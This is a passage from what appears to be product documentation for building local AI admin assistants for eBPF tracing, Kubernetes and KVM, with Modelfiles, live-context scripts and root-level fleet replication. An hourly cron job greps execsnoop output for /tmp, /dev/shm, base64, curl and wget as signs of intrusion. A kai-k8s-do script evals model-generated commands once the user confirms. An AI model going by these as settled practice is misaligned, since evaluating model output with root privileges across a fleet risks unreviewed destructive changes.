5. RECOMMENDATIONS — specific bpftrace one-liners for deeper investigation

Be specific. Reference actual process names, PIDs, and values from the trace data." | \
    ollama run ebpf-expert)
```

```
{
    echo "=== AI eBPF OBSERVABILITY REPORT ==="
    echo "=== $(hostname) — $(date) ==="
    echo ""
    echo "$ANALYSIS"
    echo ""
    echo "=== RAW TRACE DATA ==="
    echo "$TRACES"
} > "$REPORT"

# Alert on security findings
if echo "$ANALYSIS" | grep -qi 'suspicious\|unauthorized\|security'; then
    echo "$ANALYSIS" | head -30 | logger -t kai-ebpf -p daemon.warning
fi

echo "eBPF report saved: $REPORT"
```

Schedule it

```
# Run every 6 hours for continuous observability
cat > /etc/cron.d/kai-ebpf-monitor <<'EOF'
SHELL=/bin/bash
PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
0 */6 * * * root /usr/local/bin/kai-ebpf-monitor
EOF

# Security-focused: run execsnoop analysis every hour
cat > /etc/cron.d/kai-ebpf-security <<'EOF'
SHELL=/bin/bash
PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
0 * * * * root timeout 60 execsnoop 2>/dev/null | \
    grep -E '/tmp/|/dev/shm|/var/tmp|base64|curl.*http|wget' | \
    logger -t kai-ebpf-alert -p daemon.warning
EOF

# Check reports
ls -la /var/log/kai-ebpf/
```

A security camera records everything but nobody watches the footage. This cron job is the guard who watches every frame and writes a report on what matters.

5. REPLICATE TO FLEET VIA SYNCOID

Train the eBPF expert on one node. Push it to every server. Each node traces its own processes and network connections but uses the same analytical brain.

Fleet deployment

```
#!/bin/bash
# replicate-ebpf-expert.sh — push the eBPF model to all nodes

NODES="node-2 node-3 node-4 node-5"

# Snapshot the trained model
zfs snapshot rpool/srv/ollama@ebpf-expert-$(date +%F)

# Replicate to every node
for node in $NODES; do
    echo "--- Syncing eBPF expert to $node ---"
    syncoid --no-sync-snap rpool/srv/ollama "root@${node}:rpool/srv/ollama"
    ssh "root@${node}" "systemctl restart ollama"
    echo "$node: done"
```

```
done

# Deploy the kai-ebpf script and cron jobs to every node
for node in $NODES; do
    scp /usr/local/bin/kai-ebpf "root@${node}:/usr/local/bin/kai-ebpf"
    scp /usr/local/bin/kai-ebpf-monitor "root@${node}:/usr/local/bin/kai-ebpf-monitor"
    scp /etc/cron.d/kai-ebpf-monitor "root@${node}:/etc/cron.d/kai-ebpf-monitor"
    scp /etc/cron.d/kai-ebpf-security "root@${node}:/etc/cron.d/kai-ebpf-security"
    ssh "root@${node}" "chmod +x /usr/local/bin/kai-ebpf /usr/local/bin/kai-ebpf-monitor"
done

echo "Fleet updated at $(date)"
```

Every node in the fleet gets the same eBPF analyst. node-2 sees its own processes. node-5 sees its own TCP connections. Same expertise. Different observations. Same quality of analysis.

> **eBPF turns questions into answers.** "What is slow?" becomes a biolatency histogram. "Who is connecting?" becomes a tcplife table. "Is anything suspicious?" becomes an execsnoop filter. The kernel already knows everything that is happening. eBPF is how you ask it. The AI is how you ask in English instead of probe syntax.
>
> If you can measure it, you can fix it. If you can't measure it, you are guessing.

← Build Overview

↑ Top

kldload — AI for Kubernetes

Build Your Own
← Back to AI Admin Assistant

AI for Kubernetes — voice-controlled cluster management.

Generic LLMs know that `kubectl` exists. This model knows **your** cluster topology, your running deployments, your pod health, your ingress rules, and your PVC layout. It reads `kubectl get all` before answering every question. It recommends `ksnap` before every destructive rollout. It understands Calico policies for your actual network, not a textbook network.

The Modelfile encodes deep Kubernetes knowledge. The context script feeds live cluster state into every query. The execute mode generates real `kubectl` commands, shows them to you, and waits for confirmation before touching anything.

1. THE KUBERNETES MODELFILE

This is the complete system prompt. It encodes kubectl operations, resource management, Helm workflows, Calico networking, troubleshooting patterns, and ZFS-backed persistent storage. The model memorizes all of it.

Complete Kubernetes expert Modelfile

```
# /srv/ollama/Modelfile.k8s-expert
FROM llama3.1:8b

SYSTEM """
You are a Kubernetes operations expert for this kldload-based infrastructure.
You give precise kubectl commands, reference actual resource names from context,
and always recommend ZFS snapshots of PVC volumes before destructive operations.

=== KUBECTL CORE ===
List resources:         kubectl get pods,svc,deploy,ing -A
Describe resource:      kubectl describe pod/NAME -n NAMESPACE
Apply manifest:         kubectl apply -f manifest.yaml
Delete resource:        kubectl delete pod/NAME -n NAMESPACE
Scale deployment:       kubectl scale deploy/NAME --replicas=N -n NAMESPACE
Rollout status:         kubectl rollout status deploy/NAME -n NAMESPACE
Rollout history:        kubectl rollout history deploy/NAME -n NAMESPACE
Rollout undo:           kubectl rollout undo deploy/NAME -n NAMESPACE
Exec into pod:          kubectl exec -it pod/NAME -n NAMESPACE -- /bin/sh
Pod logs:               kubectl logs pod/NAME -n NAMESPACE --tail=100
Pod logs (previous):    kubectl logs pod/NAME -n NAMESPACE --previous
Port forward:           kubectl port-forward svc/NAME 8080:80 -n NAMESPACE
Watch resources:        kubectl get pods -w -n NAMESPACE
Top (resource usage):   kubectl top pods -n NAMESPACE --sort-by=memory
Events:                 kubectl get events --sort-by=.lastTimestamp -n NAMESPACE

=== RESOURCE TYPES ===
Pods:                   Smallest deployable unit. One or more containers sharing network/storage.
Deployments:            Declarative pod management. ReplicaSets under the hood.
Services:               Stable network endpoint: ClusterIP, NodePort, LoadBalancer.
Ingress:                HTTP/HTTPS routing. Requires an ingress controller (nginx, traefik).
ConfigMaps:             Non-sensitive configuration. Mount as files or inject as env vars.
Secrets:                Base64-encoded sensitive data. Use with caution — not encrypted at rest by default.
PVCs:                   Persistent Volume Claims. Request storage from a StorageClass.
Namespaces:             Logical isolation. Use for environments (dev/staging/prod) or teams.
DaemonSets:             One pod per node. Use for log collectors, monitoring agents.
StatefulSets:           Ordered, stable pod identities. Use for databases, ZooKeeper.
CronJobs:               Scheduled jobs. Cron syntax: "0 5 * * *"
ServiceAccounts:        Pod identity for RBAC. Bind to Roles via RoleBindings.

=== HELM ===
Install chart:          helm install RELEASE CHART --namespace NS --create-namespace -f values.yaml
```

```
Upgrade release:        helm upgrade RELEASE CHART --namespace NS -f values.yaml
List releases:          helm list -A
Show values:            helm get values RELEASE -n NS
Show all values:        helm show values CHART
History:                helm history RELEASE -n NS
Rollback:               helm rollback RELEASE REVISION -n NS
Uninstall:              helm uninstall RELEASE -n NS
Add repo:               helm repo add NAME URL && helm repo update
Search:                 helm search repo KEYWORD

=== CALICO / NETWORK POLICY ===
Default deny all:       apiVersion: networking.k8s.io/v1, kind: NetworkPolicy
                        spec.podSelector: {}, policyTypes: [Ingress, Egress]
Allow specific ingress: spec.ingress[].from[].podSelector.matchLabels: {app: frontend}
Allow namespace:        spec.ingress[].from[].namespaceSelector.matchLabels: {name: monitoring}
Allow port:             spec.ingress[].ports[].port: 8080, protocol: TCP
Calico status:          kubectl get pods -n calico-system
Calico policies:        kubectl get networkpolicies -A
GlobalNetworkPolicy:    Calico CRD — applies across all namespaces

=== TROUBLESHOOTING ===

CrashLoopBackOff:
  1. kubectl describe pod/NAME -n NS  (check Events section)
  2. kubectl logs pod/NAME -n NS --previous  (see crash output)
  3. Common causes: bad entrypoint, missing config, OOM, failed health check
  4. Fix: check image, configmap mounts, resource limits, liveness probe

ImagePullBackOff:
  1. kubectl describe pod/NAME -n NS  (look for "Failed to pull image")
  2. Check image name and tag — typos are the #1 cause
  3. Private registry: kubectl create secret docker-registry ...
  4. Check node can reach registry: kubectl exec debug-pod -- curl registry:5000/v2/

Pending pods:
  1. kubectl describe pod/NAME -n NS  (check Events for scheduling failures)
  2. Insufficient CPU/memory: kubectl describe nodes | grep -A5 Allocated
  3. Unschedulable: kubectl get nodes (check taints, cordoned nodes)
  4. PVC not bound: kubectl get pvc -n NS  (check StorageClass exists)

OOMKilled:
  1. kubectl describe pod/NAME -n NS  (Last State: OOMKilled)
  2. Increase memory limit in deployment spec: resources.limits.memory
  3. Check actual usage: kubectl top pod NAME -n NS
  4. Application leak: profile the app, don't just raise limits forever

=== ZFS-BACKED PVCs ===
StorageClass for ZFS:   provisioner: kubernetes.io/no-provisioner (local PV on ZFS dataset)
Create PV on ZFS:       zfs create -o mountpoint=/srv/k8s-volumes/pv-NAME rpool/k8s/pv-NAME
Snapshot before deploy: ksnap /srv/k8s-volumes  (snapshot all PVCs at once)
Clone PVC for testing:  kclone /srv/k8s-volumes/pv-data /srv/k8s-volumes/pv-data-test
Compression:            zfs set compression=zstd rpool/k8s  (inherited by all PVs)
Recordsize for DBs:     zfs set recordsize=16k rpool/k8s/pv-postgres
Monitor usage:          kdf  (shows all datasets including k8s PVs)
Replicate to DR:        syncoid rpool/k8s root@dr-node:tank/k8s

=== KLDLOAD K8S WORKFLOW ===
Before any destructive operation:
  1. ksnap /srv/k8s-volumes  (ZFS snapshot of all PVC data)
  2. kubectl get all -A > /tmp/cluster-state-$(date +%F).txt  (record current state)
  3. Then proceed with the operation
  4. If rollback needed: ksnap rollback + kubectl rollout undo

=== PHILOSOPHY ===
Snapshot PVC volumes before every deployment. ksnap is instant. Rollbacks are free.
kubectl describe is your stethoscope. Events tell you what happened and when.
Don't guess at resource limits — measure with kubectl top, then set.
Network policies are not optional in production. Default deny, then allow.
Helm values files belong in git. If it's not in git, it didn't happen.
ZFS-backed PVCs mean your persistent data has checksums, compression, and snapshots — for free.
```

```
"""

PARAMETER temperature 0.3
PARAMETER num_ctx 16384
```

```
# Build the Kubernetes expert model
ollama create k8s-expert -f /srv/ollama/Modelfile.k8s-expert

# Verify it
ollama run k8s-expert "How do I troubleshoot a pod stuck in CrashLoopBackOff?"
```

A mechanic memorizes engine codes. A K8s admin memorizes pod states. This model memorizes both — plus your deployment topology, your ingress rules, and every event that matters.

2. LIVE CONTEXT SCRIPT (KAI-K8S)

The Modelfile is the AI's training. The context script is the patient chart. Every query includes fresh cluster state — running pods, node health, recent events, resource usage — so the model answers based on what is happening **right now**, not what the docs say should be happening.

The Kubernetes context builder

```
#!/bin/bash
# /usr/local/bin/kai-k8s — query the Kubernetes AI with live cluster context

build_k8s_context() {
    echo "=== LIVE KUBERNETES STATE ($(date -Iseconds)) ==="

    echo -e "\n--- kubectl get all -A ---"
    kubectl get all -A 2>/dev/null

    echo -e "\n--- Node status ---"
    kubectl get nodes -o wide 2>/dev/null

    echo -e "\n--- Node resource usage ---"
    kubectl top nodes 2>/dev/null

    echo -e "\n--- Pod status (non-Running) ---"
    kubectl get pods -A --field-selector='status.phase!=Running' 2>/dev/null

    echo -e "\n--- Pod resource usage ---"
    kubectl top pods -A --sort-by=memory 2>/dev/null | head -30

    echo -e "\n--- Recent events (last 30) ---"
    kubectl get events -A --sort-by=.lastTimestamp 2>/dev/null | tail -30

    echo -e "\n--- PVCs ---"
    kubectl get pvc -A 2>/dev/null

    echo -e "\n--- Ingress ---"
    kubectl get ingress -A 2>/dev/null

    echo -e "\n--- Helm releases ---"
    helm list -A 2>/dev/null

    echo -e "\n--- ZFS PVC volumes ---"
    zfs list -o name,used,avail,mountpoint 2>/dev/null | grep k8s

    echo -e "\n--- ZFS PVC snapshots ---"
    zfs list -t snapshot -o name,used,creation 2>/dev/null | grep k8s | tail -20
}

QUESTION="$*"
if [ -z "$QUESTION" ]; then
    echo "Usage: kai-k8s <question>"
    echo ""
```

```
    echo "Examples:"
    echo "  kai-k8s 'why is my pod crashing?'"
    echo "  kai-k8s 'scale nginx to 5 replicas'"
    echo "  kai-k8s 'create a deployment for redis with a ZFS PVC'"
    echo "  kai-k8s 'show me pods using more than 500MB RAM'"
    echo "  kai-k8s 'set up an ingress for my web app'"
    echo "  kai-k8s 'rollback the last deployment'"
    exit 1
fi

CONTEXT=$(build_k8s_context)

echo -e "${CONTEXT}\n\n=== QUESTION ===\n${QUESTION}" | ollama run k8s-expert
```

You don't diagnose a cluster by reading the Kubernetes docs. You diagnose it by reading pod events and logs. This script makes sure the AI always reads your cluster state before it opens its mouth.

3. EXAMPLE QUERIES

Every query below hits the model with fresh cluster data. The AI sees your actual pods, your actual node capacity, your actual events. It doesn't guess — it reads.

"Scale nginx to 5 replicas"

The AI reads your current deployment, checks available node capacity via `kubectl top nodes`, and gives you the exact command. If your nodes are near capacity, it warns you before you scale into OOM territory.

```
kai-k8s "scale nginx to 5 replicas"
# AI output: kubectl scale deploy/nginx --replicas=5 -n default
```

"Why is pod X in CrashLoopBackOff"

The AI reads pod events, pulls the previous container logs, checks for OOMKilled signals, missing configmaps, failed health probes, and image pull errors. It tells you *which* thing broke and *how* to fix it — not a generic troubleshooting flowchart.

```
kai-k8s "pod redis-0 is in CrashLoopBackOff — what happened?"
```

"Create a deployment for redis with 3 replicas and a ZFS PVC"

The AI generates the full manifest: StatefulSet with 3 replicas, a PVC template pointing at the ZFS StorageClass, `recordsize=16k` for the backing dataset, and the `ksnap` command to snapshot the volume before first write.

```
kai-k8s "deploy redis with 3 replicas, ZFS-backed persistent storage"
```

"Show me all pods using more than 500MB RAM"

The AI parses `kubectl top pods` output from the live context and lists every pod exceeding the threshold. It flags any without memory limits set — because a pod without limits is a pod waiting to get OOMKilled.

```
kai-k8s "which pods are using more than 500MB RAM?"
```

"Set up an ingress for my web app"

The AI checks your existing ingress controller, reads your services, and generates an Ingress manifest with the correct annotations for your setup. TLS, path routing, host rules — all based on what's actually running, not a copy-paste from Stack Overflow.

```
kai-k8s "create an ingress for my-webapp service on port 8080"
```

"Rollback the last deployment"

The AI reads `rollout history`, identifies the previous revision, shows you the diff between current and previous, and gives you the undo command. It recommends `ksnap` of PVC volumes before the rollback — because data changes don't undo themselves.

```
kai-k8s "rollback the nginx deployment to the previous version"
```

4. KAI-K8S-DO — EXECUTE MODE

Reading cluster state is safe. Changing it is not. `kai-k8s-do` follows the same pattern as `kai-do` for Proxmox: the AI generates the `kubectl` commands, shows them to you, and **waits for confirmation** before executing anything.

Execute mode with confirmation

```
#!/bin/bash
# /usr/local/bin/kai-k8s-do — AI generates kubectl commands, you confirm

QUESTION="$*"
if [ -z "$QUESTION" ]; then
    echo "Usage: kai-k8s-do <instruction>"
    echo ""
    echo "Examples:"
    echo "  kai-k8s-do 'scale nginx to 5 replicas'"
    echo "  kai-k8s-do 'create a redis deployment with ZFS PVC'"
    echo "  kai-k8s-do 'delete all completed jobs'"
    echo "  kai-k8s-do 'apply network policy to deny all ingress in staging'"
    exit 1
fi

# Snapshot PVC volumes before any changes
echo "=== Pre-flight: snapshotting ZFS PVC volumes ==="
ksnap /srv/k8s-volumes 2>/dev/null && echo "Snapshot complete." || echo "(no ZFS k8s volumes found)"
echo ""

# Gather cluster state
CONTEXT=$(/usr/local/bin/kai-k8s __build_context 2>/dev/null)

# Ask the AI to generate commands (not execute)
COMMANDS=$(echo "${CONTEXT}

=== INSTRUCTION ===
${QUESTION}

Generate the exact kubectl/helm commands to accomplish this.
Output ONLY the commands, one per line, prefixed with CMD:
Do not explain. Do not add commentary. Just CMD: lines." | \
    ollama run k8s-expert)

echo "=== AI-generated commands ==="
echo "$COMMANDS" | grep '^CMD:' | sed 's/^CMD: *//'
echo ""
echo "=== Review the commands above ==="
read -p "Execute? [y/N] " confirm

if [[ "$confirm" =~ ^[Yy]$ ]]; then
    echo "$COMMANDS" | grep '^CMD:' | sed 's/^CMD: *//' | while IFS= read -r cmd; do
        echo ">>> $cmd"
        eval "$cmd"
        echo ""
```

```
    done
    echo "Done."
else
    echo "Aborted. No changes made."
fi
```

A surgeon doesn't let the anesthesiologist also hold the scalpel. kai-k8s reads the patient chart. kai-k8s-do holds the scalpel. You decide when to cut.

5. ZFS INTEGRATION

Kubernetes persistent volumes are just directories. On kldload, those directories live on ZFS datasets. That means your PVCs get checksums, compression, snapshots, clones, and replication — for free. The AI knows this and uses it.

Snapshot PVCs before deployments

Every `kai-k8s-do` command starts with a ZFS snapshot. If the deployment goes sideways, your data is exactly where it was 30 seconds ago.

```
# Snapshot all PVC volumes at once
ksnap /srv/k8s-volumes

# Snapshot a specific PVC
ksnap /srv/k8s-volumes/pv-postgres

# Rollback after a bad deployment
ksnap rollback /srv/k8s-volumes/pv-postgres
kubectl rollout undo deploy/postgres
```

Kubernetes can rollback a deployment. It cannot rollback the data that deployment wrote to disk. ZFS can.

Clone PVCs for testing

Need a copy of production data for your staging cluster? `kclone` creates an instant, zero-cost copy. No `cp`. No rsync. No waiting.

```
# Clone production postgres data for staging
kclone /srv/k8s-volumes/pv-postgres /srv/k8s-volumes/pv-postgres-staging

# Point staging PV at the clone
kubectl apply -f staging-pv.yaml
```

Photocopying a 500GB database takes hours. ZFS cloning takes milliseconds — it's copy-on-write. Only the bytes that change consume space.

Replicate volumes to DR cluster

Your Kubernetes data follows the same replication path as everything else on kldload: `syncoid` over WireGuard. Incremental. Encrypted in flight. Checksummed end to end.

```
# Replicate all k8s volumes to DR site
syncoid rpool/k8s root@dr-node:tank/k8s

# Replicate a specific PVC
syncoid rpool/k8s/pv-postgres root@dr-node:tank/k8s/pv-postgres

# Automate with cron
cat > /etc/cron.d/k8s-replicate <<'EOF'
SHELL=/bin/bash
PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
*/15 * * * * root syncoid --no-sync-snap rpool/k8s root@dr-node:tank/k8s
EOF
```

Kubernetes has no opinion about disaster recovery for persistent data. ZFS does. syncoid sends only the changed blocks. Your RPO is 15 minutes, not "whenever we remember to run a backup."

6. FLEET MANAGEMENT

One AI. Multiple clusters. The model lives on ZFS. It replicates via `syncoid` over WireGuard. Every cluster gets the same Kubernetes expertise, injected with its own live state.

Multi-cluster AI over WireGuard

```
#!/bin/bash
# replicate-k8s-expert.sh — push the K8s model to all clusters

CLUSTERS="cluster-prod cluster-staging cluster-dev"

# Snapshot the trained model
zfs snapshot rpool/srv/ollama@k8s-expert-$(date +%F)

# Replicate to every cluster's control plane
for cluster in $CLUSTERS; do
    echo "--- Syncing K8s expert to $cluster ---"
    syncoid --no-sync-snap rpool/srv/ollama "root@${cluster}:rpool/srv/ollama"
    ssh "root@${cluster}" "systemctl restart ollama"
    echo "$cluster: done"
done

# Deploy the kai-k8s scripts to every cluster
for cluster in $CLUSTERS; do
    scp /usr/local/bin/kai-k8s "root@${cluster}:/usr/local/bin/kai-k8s"
    scp /usr/local/bin/kai-k8s-do "root@${cluster}:/usr/local/bin/kai-k8s-do"
    ssh "root@${cluster}" "chmod +x /usr/local/bin/kai-k8s /usr/local/bin/kai-k8s-do"
done

echo "All clusters updated at $(date)"
```

Same flight manual, different aircraft. Every cluster runs the same K8s expert but feeds it its own pod events. Production asks about scaling. Staging asks about broken configs. Same expertise. Different patients.

> **Kubernetes gives you the primitives.** Pods, deployments, services, ingress, PVCs, namespaces. These are not abstractions — they are building blocks. The AI doesn't replace your understanding of them. It amplifies it. It reads your pod events at 3 AM. It catches the CrashLoopBackOff before your users notice. It remembers the Helm values you set three months ago and why.
>
> ZFS gives your persistent volumes something Kubernetes never will: checksums, snapshots, and replication that works the same way whether you're running one pod or a thousand.
>
> Learn the primitives. Then teach them to a machine that never sleeps.

← Build Overview

↑ Top

kldload — AI for KVM & Virtual Machine Management

Build Your Own
← Back to AI Admin Assistant

AI for KVM & Virtual Machine Management — a local model that knows your hypervisor.

Generic LLMs know that `virsh` exists. This model knows **your** running VMs, your storage pools, your network definitions, your CPU topology, and your memory allocation. It reads `virsh list` before every answer. It generates `virt-install` commands from natural language. It diagnoses boot failures by reading domain XML and libvirt logs. It knows that your VM disks live on ZFS zvols and uses that for snapshots, clones, and migration.

1. THE KVM MODELFILE

This system prompt encodes KVM, libvirt, QEMU, virt-install, virsh, domain XML, storage pools, networking, performance tuning, and the ZFS-backed storage layer.

Complete KVM expert Modelfile

```
# /srv/ollama/Modelfile.kvm-expert
FROM llama3.1:8b

SYSTEM """
You are a KVM/libvirt/QEMU virtualization expert for this kldload-based infrastructure.
You give precise commands, reference actual VM names from context, and always recommend
ZFS snapshots (ksnap) before destructive operations on VM disks.

=== VM LIFECYCLE ===
List running VMs:       virsh list
List all VMs:           virsh list --all
Start VM:               virsh start VMNAME
Shutdown VM:            virsh shutdown VMNAME (graceful, via ACPI)
Force off:              virsh destroy VMNAME (like pulling the power plug)
Reboot:                 virsh reboot VMNAME
Suspend/resume:         virsh suspend VMNAME / virsh resume VMNAME
Delete VM:              virsh undefine VMNAME --remove-all-storage (WARNING: destroys disk)
Delete VM keep disk:    virsh undefine VMNAME (keeps zvol/image)
Console:                virsh console VMNAME (serial) or virt-viewer VMNAME (graphical)
VM info:                virsh dominfo VMNAME
VM XML:                 virsh dumpxml VMNAME

=== VIRT-INSTALL ===
Basic VM:               virt-install --name test --ram 4096 --vcpus 4 \
                          --disk path=/dev/zvol/rpool/vm/test,bus=virtio \
                          --cdrom /srv/iso/centos.iso --os-variant centos-stream9 \
                          --network bridge=br0,model=virtio --graphics vnc --noautoconsole
Q35 machine:            --machine q35 (modern chipset, PCIe, better for GPU passthrough)
UEFI boot:              --boot uefi (requires OVMF firmware)
Serial console:         --extra-args "console=ttyS0,115200" --graphics none
Cloud-init:             --cloud-init root-password-generate=on,ssh-key=/root/.ssh/id_ed25519.pub
Import existing disk:   --import --disk path=/srv/vm/disk.qcow2 (skip installer)
CPU host passthrough:   --cpu host (expose real CPU features to guest)

=== STORAGE ===
ZFS zvol for VMs:       zfs create -V 40G -o volblocksize=64k rpool/vm/VMNAME
List storage pools:     virsh pool-list --all
Pool info:              virsh pool-info default
List volumes:           virsh vol-list POOL
Resize disk:            virsh blockresize VMNAME /dev/zvol/rpool/vm/VMNAME 60G
Snapshot zvol:          zfs snapshot rpool/vm/VMNAME@before-upgrade
```

```
Clone zvol:             zfs clone rpool/vm/VMNAME@snap rpool/vm/VMNAME-clone
Rollback zvol:          zfs rollback rpool/vm/VMNAME@before-upgrade (VM must be off)
ZFS send VM:            zfs send rpool/vm/VMNAME@snap | ssh node2 zfs recv rpool/vm/VMNAME

Qcow2 on ZFS:           Store qcow2 on a dataset (not zvol): rpool/srv/vm/VMNAME.qcow2
                          Dataset gives compression + snapshots on the qcow2 file.
Zvol vs dataset:        Zvol = block device, direct. Dataset + qcow2 = file, flexible (snapshots of snapshots).
                          Zvol is faster. Dataset + qcow2 supports qcow2 snapshots too.

=== NETWORKING ===
List networks:          virsh net-list --all
Network info:           virsh net-info default / virsh net-dumpxml default
Create bridge:          nmcli con add type bridge ifname br0
                        nmcli con add type bridge-slave ifname eth0 master br0
Macvtap (simple):       --network type=direct,source=eth0,model=virtio (guest gets LAN IP)
NAT (default):          --network network=default (192.168.122.0/24, NAT to host)
Isolated network:       virsh net-define isolated.xml && virsh net-start isolated
WireGuard in VM:        Pass through /dev/net/tun, or use host WireGuard + bridge

=== CPU & MEMORY TUNING ===
CPU pinning:            virsh vcpupin VMNAME 0 2 (pin vCPU 0 to host CPU 2)
                        virsh vcpupin VMNAME 1 3 (pin vCPU 1 to host CPU 3)
NUMA topology:          virsh numatune VMNAME --mode strict --nodeset 0
Huge pages:             echo 1024 > /sys/kernel/mm/hugepages/hugepages-2048kB/nr_hugepages
                        Add  to domain XML
Hot-add vCPU:           virsh setvcpus VMNAME 8 --live (if maxvcpus allows)
Hot-add memory:         virsh setmem VMNAME 8G --live (if maxmemory allows)
I/O scheduler:          Use none/noop for zvol-backed VMs (host ZFS handles scheduling)
Virtio:                 ALWAYS use virtio for disk (bus=virtio) and network (model=virtio)
                          Virtio is 2-5x faster than emulated IDE/e1000
Cache mode:             cache=none for zvol (ZFS handles caching via ARC)
                          cache=writeback for qcow2 on dataset (qcow2 needs write coalescing)
IO mode:                io=native for zvol, io=threads for qcow2

=== VM TEMPLATES & GOLDEN IMAGES ===
Create template:        1. Install base VM  2. Customize  3. sysprep  4. Snapshot zvol
                        virt-sysprep -d VMNAME (removes SSH keys, hostname, machine-id)
Clone from template:    zfs clone rpool/vm/template@gold rpool/vm/new-vm
                        virt-clone --original template --name new-vm --auto-clone
Linked clone (fast):    ZFS clone is instant. New VM shares template blocks until divergence.
Full clone:             zfs send rpool/vm/template@gold | zfs recv rpool/vm/new-vm

=== FIRECRACKER MICROVMS ===
What is it:             Lightweight VMM by AWS. Boots a Linux kernel in <125ms.
                        No BIOS, no device model, minimal attack surface.
When to use:            Short-lived workloads, serverless functions, CI runners, sandboxing.
                        Use KVM for full OS VMs. Use Firecracker for microVMs.
Install:                curl -L https://github.com/firecracker-
microvm/firecracker/releases/latest/download/firecracker-v*-x86_64.tgz | tar xz
Launch:                 firecracker --api-sock /tmp/fc.sock
Configure via API:      curl --unix-socket /tmp/fc.sock -X PUT http://localhost/boot-source \
                          -d '{"kernel_image_path":"/srv/fc/vmlinux","boot_args":"console=ttyS0"}'
Root drive:             curl --unix-socket /tmp/fc.sock -X PUT http://localhost/drives/rootfs \
                          -d '{"drive_id":"rootfs","path_on_host":"/srv/fc/rootfs.ext4","is_root_device":true}'
ZFS-backed rootfs:      Store rootfs images on ZFS dataset. Snapshot before launch. Clone for parallel runs.

=== TROUBLESHOOTING ===
VM won't start:         virsh start VMNAME 2>&1 (read the error)
                        journalctl -u libvirtd --since '5 min ago'
                        Check: disk exists? network exists? enough RAM? CPU features?
Permission denied:      Check /dev/zvol permissions. qemu user needs read/write.
                        chown qemu:qemu /dev/zvol/rpool/vm/VMNAME
                        Or: Add  to domain XML (less secure)
Slow VM:                Check virtio (not IDE/e1000). Check cache mode. Check CPU pinning.
                        virsh domstats VMNAME (CPU, memory, I/O stats)
                        Check ARC: zvol I/O goes through ARC. Low hit rate = slow VMs.
Migration:              Live: virsh migrate --live VMNAME qemu+ssh://node2/system
                        Cold: virsh shutdown VMNAME && zfs send zvol | ssh node2 zfs recv
                        Shared storage: live migration just moves memory state
```

```
=== PHILOSOPHY ===
Snapshot before everything. VMs are not cattle until you can rebuild them in minutes.
Virtio is not optional. Emulated hardware is for compatibility testing, not production.
CPU pinning matters for latency-sensitive workloads. Don't pin everything.
Huge pages help VMs with large memory. Don't allocate more huge pages than you need.
ZFS zvols give you block-level snapshots of VM disks. Use them.
"""

PARAMETER temperature 0.3
PARAMETER num_ctx 16384
```

```
# Build the KVM expert model
ollama create kvm-expert -f /srv/ollama/Modelfile.kvm-expert

# Verify it
ollama run kvm-expert "Create a VM with 4 cores, 8GB RAM, and a 40GB ZFS zvol"
```

virsh has 140+ subcommands. virt-install has 80+ flags. Nobody memorizes all of them. This model did, and it also reads your VM list before answering.

2. LIVE CONTEXT SCRIPT

The Modelfile gives the AI KVM expertise. The context script gives it your hypervisor state. Every query includes running VMs, resource allocation, storage pools, networks, and host capacity.

kai-kvm — query with live hypervisor state

```
#!/bin/bash
# /usr/local/bin/kai-kvm — query the KVM AI with live hypervisor context

build_kvm_context() {
    echo "=== LIVE KVM STATE ($(date -Iseconds)) ==="

    echo -e "\n--- Running VMs ---"
    virsh list 2>/dev/null

    echo -e "\n--- All VMs ---"
    virsh list --all 2>/dev/null

    echo -e "\n--- VM details ---"
    for vm in $(virsh list --name 2>/dev/null); do
        [ -z "$vm" ] && continue
        echo "== $vm =="
        virsh dominfo "$vm" 2>/dev/null
        echo "  Disks:"
        virsh domblklist "$vm" 2>/dev/null | grep -v '^$\|^---\|Target'
        echo "  NICs:"
        virsh domiflist "$vm" 2>/dev/null | grep -v '^$\|^---\|Interface'
        echo ""
    done

    echo -e "\n--- Storage pools ---"
    virsh pool-list --all 2>/dev/null

    echo -e "\n--- Networks ---"
    virsh net-list --all 2>/dev/null

    echo -e "\n--- Host CPU ---"
    lscpu 2>/dev/null | grep -E 'Model name|Socket|Core|Thread|CPU\(s\)|NUMA'

    echo -e "\n--- Host memory ---"
    free -h 2>/dev/null

    echo -e "\n--- VM zvols ---"
    zfs list -r -o name,used,avail,volsize,volblocksize rpool/vm 2>/dev/null
```

```
    echo -e "\n--- VM zvol snapshots ---"
    zfs list -t snapshot -r rpool/vm -o name,used,creation 2>/dev/null | tail -20

    echo -e "\n--- CPU allocation ---"
    echo "Host CPUs: $(nproc)"
    echo "Allocated vCPUs:"
    for vm in $(virsh list --name 2>/dev/null); do
        [ -z "$vm" ] && continue
        vcpus=$(virsh dominfo "$vm" 2>/dev/null | awk '/CPU\(s\)/{print $2}')
        echo "  $vm: $vcpus vCPUs"
    done

    echo -e "\n--- Memory allocation ---"
    echo "Host RAM: $(free -h | awk '/^Mem/{print $2}')"
    echo "Allocated:"
    for vm in $(virsh list --name 2>/dev/null); do
        [ -z "$vm" ] && continue
        mem=$(virsh dominfo "$vm" 2>/dev/null | awk '/Max memory/{print $3, $4}')
        echo "  $vm: $mem"
    done

    echo -e "\n--- Libvirt errors (last 10 min) ---"
    journalctl -u libvirtd --since '10 min ago' --no-pager -p err 2>/dev/null | tail -10
}

QUESTION="$*"
if [ -z "$QUESTION" ]; then
    echo "Usage: kai-kvm <question>"
    echo ""
    echo "Examples:"
    echo "  kai-kvm 'create a VM with 4 cores and 8GB RAM'"
    echo "  kai-kvm 'why won't my VM start?'"
    echo "  kai-kvm 'resize the disk on web-server to 60GB'"
    echo "  kai-kvm 'set up CPU pinning for my database VM'"
    echo "  kai-kvm 'migrate db-server to node2'"
    echo "  kai-kvm 'which VMs are overprovisioned?'"
    exit 1
fi

CONTEXT=$(build_kvm_context)

echo -e "${CONTEXT}\n\n=== QUESTION ===\n${QUESTION}" | ollama run kvm-expert
```

You don't ask a mechanic to diagnose your car without letting them look under the hood. This script lifts the hood — virsh list, dominfo, storage, networks, CPU topology — before the AI says a word.

3. NATURAL LANGUAGE TO VIRT-INSTALL

Describe the VM you want in plain English. The AI generates the exact `virt-install` command with the right flags, the right storage path, the right network, and the right CPU model. It knows your host capacity and won't overcommit without telling you.

VM creation examples

```
# "I need a CentOS VM for a database with 8 cores and 16GB RAM"
kai-kvm "create a CentOS Stream 9 VM for PostgreSQL. \
8 cores, 16GB RAM, 100GB zvol. Use q35, UEFI, virtio, CPU host passthrough. \
Bridge network on br0. recordsize 16k on the zvol."

# AI generates:
